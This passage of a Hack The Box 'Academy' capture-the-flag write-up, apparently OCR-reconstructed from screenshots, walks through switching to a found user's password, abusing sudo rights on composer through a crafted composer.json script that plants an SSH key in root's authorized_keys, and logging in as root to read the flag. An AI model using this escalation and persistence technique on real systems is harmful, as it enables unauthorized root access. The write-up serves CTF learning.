
Output: mrb3n_Ac@d3my!

The password is from the mrb3n user, as we can see in the password. We change to that user with the "su" command and the password.




```
$ su mrb3n
Password:
$ whoami
mrb3n
$
```

With “sudo -l” we can see what we can do as sudo (superuser) with our user. We get that we can run the “composer” command, so we’ll use that for getting root.




```
$ sudo -l
[sudo] password for mrb3n:
Matching Defaults entries for mrb3n on academy:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User mrb3n may run the following commands on academy:
    (ALL) /usr/bin/composer
```

The idea is to generate a root ssh key in our machine, and upload it to the /root/.ssh/authorized_keys folder in the victim machine so we can use it from our machine to login as root. With “ssh-keygen” we’re generating the key, named id_rsa.




```
root@Taco:~/HTB/Academy# ssh-keygen -f id_rsa
Generating public/private rsa key pair.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in id_rsa
Your public key has been saved in id_rsa.pub
The key fingerprint is:
SHA256:kqXahQQj7wxXp3FNzhWcZs5ZAIomuUZ8/SZE2UQWP1k root@Taco
The key's randomart image is:
+---[RSA 3072]----+
|   . o o +BB+++E |
|    + = O.=oo=o. |
|   . B * = o=+o  |
|    * * * .  +.  |
|     = = S o     |
|    . o o o      |
|     . .         |
|                 |
|                 |
+----[SHA256]-----+
root@Taco:~/HTB/Academy# cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDbAKzBuzKMsrGiTLEcb7JTkTkz2JfzzKGfSfe21XnTUWKf3K8ScI0LhQAi5axrr
0doL/1t87+uLXylcbo30jqOjlw9pmn+4aLb2frBxk5lYIrd2lAIO+VyUrQvycyjRyIrEuWQvLtrBq6xNuaarttXrJMPuRHmbQ24gn
zZp7×8LWERA8/BWYj4D7B7uzaSUAUNgwvcYuInejZ41lT9MRP8hCkM5Ey+cf40s17Ti0WwuD8z3AI3NkIQKysM/4QyRYxRqEvo8QA
vyAEzQfHdWb1U8hSKd2AXr/QR738+QKO8gblPdXsH44K7Z11CtXS8dXoJstRvS/fe7dxuPu3adKuLJQ1UiRf9Pc0rVAiRVYUGq2Px
AoSWAWTkNbmd+k3mG/OrMAS+62J2Te+iiIk27UeFOHBoPjEPpPbL+B/wEDl7yrCazhMBZUSDiFMwPewdVrWO2ZE3vUSP+hatEnIMC
FJvSdZbjkG2CaavFwxnrQ3Vaum9+2XUv3XydZ60nWpU+uc= root@Taco
root@Taco:~/HTB/Academy# █
```

Then, in the user folder of the machine, we need to create a .json file with an script that contains a command executable with the “composer” command in order to get our newly generated ssh key in the authorized keys folder.




```
{
"scripts": {
<aavFwxnrQ3Vaum9+2XUv3XydZ60nWpU+uc=' >> /root/.ssh/authorized_keys"
}
}
```



```
  GNU nano 4.8                    composer.json                    Modified
{
"scripts": {
        "command":"mkdir /root/ssh; echo 'ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDbAKzBuzKMsrGiTLEcb7>
}
}

█
```


The command is “mkdir” to make the directory, and “echo (key) >> (path)” to write the key there

To execute the command we run the composer command as sudo with the “run-script” flag, indicating that we want to execute the command “command”. If we’re okay, we won’t get any error and the key’ll be where we wanted.




```
$ nano composer.json
$ sudo composer run-script command
[sudo] password for mrb3n:
PHP Warning:  PHP Startup: Unable to load dynamic library 'mysqli.so' (tried: /usr/lib/php/20190902/m
ysqli.so (/usr/lib/php/20190902/mysqli.so: undefined symbol: mysqlnd_global_stats), /usr/lib/php/2019
0902/mysqli.so.so (/usr/lib/php/20190902/mysqli.so.so: cannot open shared object file: No such file o
r directory)) in Unknown on line 0
PHP Warning:  PHP Startup: Unable to load dynamic library 'pdo_mysql.so' (tried: /usr/lib/php/2019090
2/pdo_mysql.so (/usr/lib/php/20190902/pdo_mysql.so: undefined symbol: mysqlnd_allocator), /usr/lib/ph
p/20190902/pdo_mysql.so.so (/usr/lib/php/20190902/pdo_mysql.so.so: cannot open shared object file: No
 such file or directory)) in Unknown on line 0
Do not run Composer as root/super user! See https://getcomposer.org/root for details
> mkdir /root/ssh; echo 'ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDbAKzBuzKMsrGiTLEcb7JTkTkz2JfzzKGfSfe2
1XnTUWKf3K8ScI0LhQAi5axrr0doL/1t87+uLXylcbo30jqOjlw9pmn+4aLb2frBxk5lYIrd2lAIO+VyUrQvycyjRyIrEuWQvLtrB
q6xNuaarttXrJMPuRHmbQ24gnzZp7×8LWERA8/BWYj4D7B7uzaSUAUNgwvcYuInejZ41lT9MRP8hCkM5Ey+cf40s17Ti0WwuD8z3A
I3NkIQKysM/4QyRYxRqEvo8QAvyAEzQfHdWb1U8hSKd2AXr/QR738+QKO8gblPdXsH44K7Z11CtXS8dXoJstRvS/fe7dxuPu3adKu
LJQ1UiRf9Pc0rVAiRVYUGq2PxAoSWAWTkNbmd+k3mG/OrMAS+62J2Te+iiIk27UeFOHBoPjEPpPbL+B/wEDl7yrCazhMBZUSDiFMw
PewdVrWO2ZE3vUSP+hatEnIMCFJvSdZbjkG2CaavFwxnrQ3Vaum9+2XUv3XydZ60nWpU+uc=' >> /root/.ssh/authorized_ke
ys
$ 
```

Now we only need to login with ssh from our machine using the root ssh key that we generated and we have, and that now is authorized. “ssh -I id_rsa root@academy.htb”



```
root@Taco:~/HTB/Academy# ssh -i id_rsa root@academy.htb
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-52-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun 15 Nov 2020 04:50:49 PM UTC

  System load:             1.79
  Usage of /:              49.3% of 15.68GB
  Memory usage:            34%
  Swap usage:              0%
  Processes:               320
  Users logged in:         1
  IPv4 address for ens160: 10.10.10.215
  IPv6 address for ens160: dead:beef::250:56ff:feb9:9313

 * Introducing self-healing high availability clustering for MicroK8s!
   Super simple, hardened and opinionated Kubernetes for production.

     https://microk8s.io/high-availability

0 updates can be installed immediately.
0 of these updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection o
r proxy settings


Last login: Mon Nov  9 10:11:49 2020
root@academy:~# 
```

We get the root shell and we can now read the root.txt file with the last flag. Congrats :)



```
root@academy:~# ls
academy.txt  root.txt  snap  ssh
root@academy:~# cat root.txt
6746107aff412d669d917122cd10558e
root@academy:~# 
```